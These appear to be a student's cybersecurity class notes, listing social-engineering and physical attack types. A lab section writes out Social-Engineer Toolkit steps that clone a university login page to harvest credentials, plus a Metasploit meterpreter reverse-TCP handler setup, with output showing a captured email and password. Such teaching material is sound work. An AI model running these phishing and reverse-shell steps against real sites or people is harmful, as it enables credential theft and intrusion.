Cyber Security

Class no 08 (Theory)

03 Oct 2024

Popular Social Engineering Attack:

1. Impersonation
2. Phishing → very popular attack
3. Whaling and vishing → send email a specific person("the big fish")
4. Smishing
5. Spim → spam over instant messagin (spIM)
6. Spear phishing
7. Spam
8. Eliciting information → future attaack
9. Prepending →facebook.com@192.168.15.24
10. Identity fraud
11. Invoice scams
12. Credential hardvesting
13. Reconnaissance
14. Influence campaigns/hybrid warfare

Shoulder Surfing and Dumpster Diving

Tailgating

Hoaxes

Physical Attack:

1. Malicious Universal Serial Bus(USB) cable
2. Malicious flash drive
3. Card cloning
4. Skimming

Adversarial Artificial Intelligence

Supply-Chain Attack

Reasons for Effectiveness of Social Engineering Attacks:

1. Authority
2. Intimidation
3. Consensus/Social proof

4. Scarcity
5. Urgency
6. Familiarity/liking
7. Trust

Spoofing: alter the source information

1. Nemesis
2. Hping2
3. Macchanger

Different Packet sniffing software

1. Wireshark
2. Tcpdump
3. Airodump-ng


Pass the Hash

SAM file store hash type password

Lab

```
sudo su

setoolkit→1→2→3→2→Enter→(go another terminal)

sudo su

msfconsole

use exploit.multi/handler

use payload php/meterpreter/reverse_tcp

< https://iitju.org/ >

msf6 exploit(multi/handler) > use LHOST 192.168.10.196

[-] No results from search

[-] Failed to load module: LHOST

msf6 exploit(multi/handler) > use LHOST 192.168.10.196
```


```
[-] No results from search
[-] Failed to load module: LHOST
msf6 exploit(multi/handler) > set LHOST 192.168.10.196
LHOST => 192.168.10.196
msf6 exploit(multi/handler) > set LHOST 192.168.10.196
LHOST => 192.168.10.196
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.196:444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) >
```



192.168.10.196

Institute of Information Technology, Jahangirnagar University — http://192.168.10.196

Enter id and pass



```
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.iitju.org/login

[*] Cloning the website: http://www.iitju.org/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
less, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.10.196 - - [03/Oct/2024 09:55:52] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: _token=mw09aCctotVhkSq4c4ZE8ennK58cQPewqPvpjY1B
POSSIBLE USERNAME FIELD FOUND: email=murubbi.uhu.uhu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=passss
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```